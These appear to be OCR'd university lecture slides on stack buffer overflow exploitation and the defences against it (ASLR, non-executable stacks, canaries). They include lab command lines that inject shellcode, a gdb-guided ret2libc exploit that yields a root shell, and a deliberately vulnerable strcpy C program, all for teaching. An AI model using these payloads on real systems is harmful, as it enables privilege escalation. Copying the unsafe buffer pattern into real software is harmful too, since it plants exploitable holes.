user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x80\xfb\xff\xbf"'`
sh-3.1# exit
exit
user@wargame:/demo$ ./demo2 `perl -e 'print "\x90"x100';cat shellcode.bin;perl -e 'print "A"x3 ."\x8c\xfb\xff\xbf"'`
sh-3.1# exit
exit
```


Exploitation

- There are many other techniques for exploitation
- ShellCode may be put in evnironment, argv[0], other places within a program
- Exploit writers should construct a reliable environment
- One mistake may lead to a program crash, BoF exploits are rarely used by consultants

Protection Mechanisms


- Buffer Overflow existed for a while
- There are many techniques developed to prevent exploitation of buffer overflows
- Most can be defeated, however a combination of protection mechanisms provides a reasonable security






ASLR


- Address Space Layout Randomization
  - First implemented in PaX for Linux in 2001
  - If library addresses, stack, heap etc are **ALL** randomized an attacker wouldn't know where to redirect the execution
  - All binaries must be recompiled as relocatable objects
  - Can read more at http://pax.grsecurity.net/docs/





ASLR


- It is not perfect
  - Not Everything is randomized (binaries are not recompiled by most distributions)
  - Return to Code (within programs) is possible
  - Possible to brute-force if using NOP is an option
  - Forked processes use the same layout as host process
  - http://www.stanford.edu/~blp/papers/asrandom.pdf



```c
/*
Royal Holloway
Software Security - January 2008
aslr.c
*/

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int func(char *input){
        char c[1024];
        strcpy(c, input);
        return 0;

}

int main(int argc, char *argv[]){

        if(argc != 2){
                printf("%s %s %s\n","Usage: ", argv[0], "<string>");
                exit (-1);

        }
        func(argv[1]);
        return 0;
}
```


Non-Executable Stack

- Exploitation of most buffer overflow attacks relied on loading ShellCode to stack (as we did before) and redirect execution to it
- Non-Executable stack renders this technique useless, since the data on stack cannot be executed
- Implemented in most operating systems
- Initially implemented as a kernel patch for Solaris 2.4/2.5 in 1996




Non-Executable Stack

- Soon after release many techniques appeared to bypass Non-Executable Stack protection
- Most rely on the fact that code can be executed anywhere else apart from stack
- Initially attacks were implemented as ret2libc with more techniques appearing later



Non-Executable Stack

- By itself easily defeated
- However in combination with ASLR will provide a strong defense layer
- ASLR is often regarded as Non-Executable Stack protection




Non-Executable Stack

```
user@wargame:/demo$ gdb -q demo2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483f4
(gdb) r
Starting program: /demo/demo2

Breakpoint 1, 0x080483f4 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ee8990 <system>

Address of system() is 0xb7ee8990


(gdb) x/s 0xbffffbed
0xbffffbed:      "SHELL=/bin/bash"
(gdb) x/s 0xbffffbf3
0xbffffbf3:      "/bin/bash"


(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7ede2e0 <exit>


We now have most of what we need and just need to find /bin/sh.

(gdb) x/s 0xbffffbed
0xbffffbed:      "SHELL=/bin/sh"
(gdb) x/s 0xbffffbf3
0xbffffbf3:      "/bin/sh"



Now we should construct the exploiting string:

sh-3.1$ ./demo2 `perl -e 'print "A"x132 ."\x90\x89\xee\xb7ABCD\xf3\xfb\xff\xbf"'`
sh: ����ABCD����: command not found
Segmentation fault


It looks like the gdb environment is different from our shell and "/bin/sh" moved.
After several more attempts:

user@wargame:/demo$ ./demo2 `perl -e 'print "A"x132 ."\x90\x89\xee\xb7\xe0\xe2\xed\xb7\x11\xfc\xff\xbf"'`
sh-3.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
```


Canaries

- Places a value (4 bytes) between program data and control data
- Commonly exploitation of stack buffer overflow involves overwriting return address
- If Return address is overwritten so is canary
- If canary Does not match program is terminated




Canaries


- Stack Guard (0x000aff0d)
- 0x00 Terminates execution of strcpy()
- 0x0a Terminates execution of gets()
- This time of canary is called “Terminator canary”
- Other canaries exist, such as NULL canary – 0x00000000 and random XOR canary, which is randomly XORed against return address, however only the terminator is currently used



Canaries


- It seems that it's not possible to overwrite a return address in usual way
- However local variables are not protected
- Saved Frame Pointer is not protected
- Program may be modified in any way until the function returns





Canaries

- Number of attacks are possible
- Under some condition, where attacker has unlimited control to memory of the process a GOT table entries may be overwritten
- Relocation of local variables by pointing callers frame to GOT



Summary

- Stack Protection techniques exist
- Most are effective when supported by other protection methods
- Stack Overflow exploitation is significantly more difficult (But not impossible)
- Shift is towards web application hacking